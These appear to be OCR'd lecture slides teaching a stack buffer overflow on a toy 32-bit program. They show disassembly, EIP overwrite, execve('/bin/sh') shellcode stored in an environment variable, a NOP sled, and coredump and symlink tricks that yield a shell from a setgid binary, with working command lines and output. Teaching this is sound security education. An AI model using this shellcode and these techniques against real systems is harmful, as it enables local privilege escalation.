

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```




```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```






```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```


envp
argv
argc
main's return address
ebp
main's old ebp
argv[1]
esp
vuln's return address
[0x41414141]
vuln's old ebp
[0x41414141]
-> buf (size: 16)
["A" * 16]
; vuln
0x08048426 <+0>: push ebp
0x08048427 <+1>: mov ebp,esp
0x08048429 <+3>: sub esp,0x10
0x0804842c <+6>: push DWORD PTR [ebp+0x8]
0x0804842f <+9>: lea eax,[ebp-0x10]
0x08048432 <+12>: push eax
0x08048433 <+13>: call 0x80482e0 <strcpy@plt>
0x08048438 <+18>: add esp,0x8
0x0804843b <+21>: nop
0x0804843c <+22>: leave
0x0804843d <+23>: ret
; main
0x0804843e <+0>: push ebp
0x0804843f <+1>: mov ebp,esp
0x08048441 <+3>: mov eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>: add eax,0x4
insu ~ $ gdb --args ./vuln $(python -c'print"A"*24')
0x0804844a <+12>: call 0x8048426 <vuln>
Stopped reason: SIGSEGV
0x41414141 in ?? ()
0x08048458 <+26>: ret

Change PC to arbitrary address

- To change your eip into 0x44434241, what should be our input?
  - NOTE: 0x44 = “D”, 0x43 = “C”, 0x42 = “B”, 0x41 = “A”





Little endian

Where to put your shellcode? (Recall)

```
$ ./hello aaaa bbbb cccc
```

Description	Example
NULL (8-byte)	`NULL`
File name	`"/home/insu/hello"`
Environment variable strings	`"COLUMNS=238", "LANG=en_US.UTF-8", …`
Argument strings	`"/home/insu/hello", "aaaa", "bbbb", "cccc"`
…	…
Environment variables	`{ env1, env2, env3, …, envN, NULL }`
Arguments	`{ arg1, arg2, arg3, arg4, NULL }`
…	…
`char* envp[]`	
`char* argv[]`	
`int argc`	`4`

Use environment variables! Why?

Introduce a new environment variable (Command line version)

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x6
8\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

```
insu ~ $ env
```

```
_=/usr/bin/env
_ZSH_TMUX_FIXED_CONFIG=/home/insu/bin/dotfiles/
/oh-my-zsh/plugins/tmux/tmux.extra.conf
SHELLCODE=1Ph//shh/binŠ
LANG=en_US.UTF-8
LC_ALL=en_US.UTF-8
```

Get an address of shellcode

```c
int main() {
  printf("%p\n",
       getenv("SHELLCODE"));
}
```

```
insu ~ $ gcc -m32 -o getenv getenv.c
```

```
insu ~ $ ./getenv
0xffffdfb3
```

```
insu ~ $ gdb --args ./vuln $(python -c'print"A"*16+"BBBB"+"\xb3\xdf\xff\xff"')
```

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xffffdff5 in ?? ()
```

Why does my exploit fail?

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x6
8\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

```
insu ~ $ ./getenv
0xffffdfb3
```

```
gdb-peda$ x/20b 0xffffdfb3
0xffffdfb3:     0x3d    0x65    0x6e    0x5f    0x55    0x53    0x2e    0x55
0xffffdfbb:     0x54    0x46    0x2d    0x38    0x00    0x4c    0x43    0x5f
0xffffdfc3:     0x41    0x4c    0x4c    0x3d
```

```
gdb-peda$ x/s 0xffffdfb3
0xffffdfb3:     "=en_US.UTF-8"
```

Different program has different layout!

```
$ ./hello aaaa bbbb cccc
```

Description	Ex
NULL (8-byte)	`NULL`
File name	`"/home/insu/hello"`
Environment variable strings	`"COLUMNS=238", "LANG=en_US.UTF-8", …`
Argument strings	`"/home/insu/hello", "aaaa", "bbbb", "cccc"`
…	…
Environment variables	`{ env1, env2, env3, …, envN, NULL }`
Arguments	`{ arg1, arg2, arg3, arg4, NULL }`
…	…
`char* envp[]`	
`char* argv[]`	
`int argc`	`4`

Different file name!

GDB inserts additional env

NOP sled

- NOP: No operation
  - OPCODE = “\x90”

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x6
8\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

```
insu ~ $ export SHELLCODE=$(python -c'print"\x90"*10000 + "\x31\xc0\x50\x68\x
2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

```
insu ~ $ ./getenv
0xffffb8a3
```

Use address = getenv() + 0x1000

Make your exploit more robust using NOP sled

Boom!!

```
insu ~ $ ./getenv
0xffffb8a3
```

```
insu ~ $ gdb --args ./vuln $(python -c'print"A"*16+"BBBB"+"\xa3\xc8\xff\xff"')
```

```
gdb-peda$ r
Starting program: /home/insu/vuln AAAAAAAAAAAAAAAABBBB
process 19464 is executing new program: /bin/dash
$ id
uid=1000(insu) gid=1000(insu) groups=1000(insu),4(adm),
```

```
insu ~ $ ./vuln $(python -c'print"A"*16+"BBBB"+"\xa3\xc8\xff\xff"')
$ id
uid=1000(insu) gid=1000(insu) groups=1000(insu),4(adm),24(cdrom),27(s
```

Other debugging skill: coredump

```
insu ~/playground $ ulimit -c unlimited
insu ~/playground $ ./vuln $(python -c'print"A"*16+"BBBB"+"AAAA"')
[1]    24096 segmentation fault (core dumped)  ./vuln $(python -c'print"A"*16+"B
insu ~/playground $ ls
core  vuln
insu ~/playground $ gdb --core=core
```

```
gdb-peda$ x/10000x $esp
```

```
0xffffddb4:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffddc4:     0x90909090      0x90909090      0x90909090      0x90909090
```

```
insu ~/playground $ ./vuln $(python -c'print"A"*16+"BBBB"+"\xb4\xdd\xff\xff"')
$ id
uid=1000(insu) gid=1000(insu) groups=1000(insu),4(adm),24(cdrom),27(sudo),30(dip)
```

One issue in coredump

- coredump gives you accurate information
  - It is more useful when you cannot use NOP sled

- setg(u)id program cannot create coredump
  - Due to security reason: coredump can contain sensitive data

```
vagrant@ubuntu-xenial:~/playground$ ls -l
total 8
-rwxr-sr-x 1 root ubuntu 7372 Jan 16 08:07 vuln
vagrant@ubuntu-xenial:~/playground$ ./vuln $(python -c'print"A"*16+"BBBB"+"AAAA"')
Segmentation fault (core dumped)
vagrant@ubuntu-xenial:~/playground$ ls
vuln
```

Solution: copy + symlink

```
vagrant@ubuntu-xenial:~/playground$ cp vuln vuln_debug
vagrant@ubuntu-xenial:~/playground$ ./vuln_debug $(python -c'print"A"*16+"BBBB"+"AAAA"')
Segmentation fault (core dumped)
vagrant@ubuntu-xenial:~/playground$ ls
core  vuln  vuln_debug
```

```
0xffffcc84:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcc94:     0x90909090      0x90909090      0x90909090      0x90909090
```

```
vagrant@ubuntu-xenial:~/playground$ rm vuln_debug
vagrant@ubuntu-xenial:~/playground$ ln -s vuln vuln_debug
vagrant@ubuntu-xenial:~/playground$ ./vuln_debug $(python -c'print"A"*16+"BBBB"+"\x84\xcc\xff\xff"')
$ id
uid=1000(vagrant) gid=1001(ubuntu) groups=1001(ubuntu),1000(vagrant)
```

NOTE: In this example, I used setregid(geteuid(), geteuid()) + execve("/bin/sh") shellcode

A same application with a same filename gives you the same memory layout

```
$ ./hello aaaa bbbb cccc
```

Description	Example
NULL (8-byte)	`NULL`
File name	`"/home/insu/hello"`
Environment variable strings	`"COLUMNS=238", "LANG=en_US.UTF-8", …`
Argument strings	`"/home/insu/hello", "aaaa", "bbbb", "cccc"`
…	…
Environment variables	`{ env1, env2, env3, …, envN, NULL }`
Arguments	`{ arg1, arg2, arg3, arg4, NULL }`
…	…
`char* envp[]`	
`char* argv[]`	
`int argc`	`4`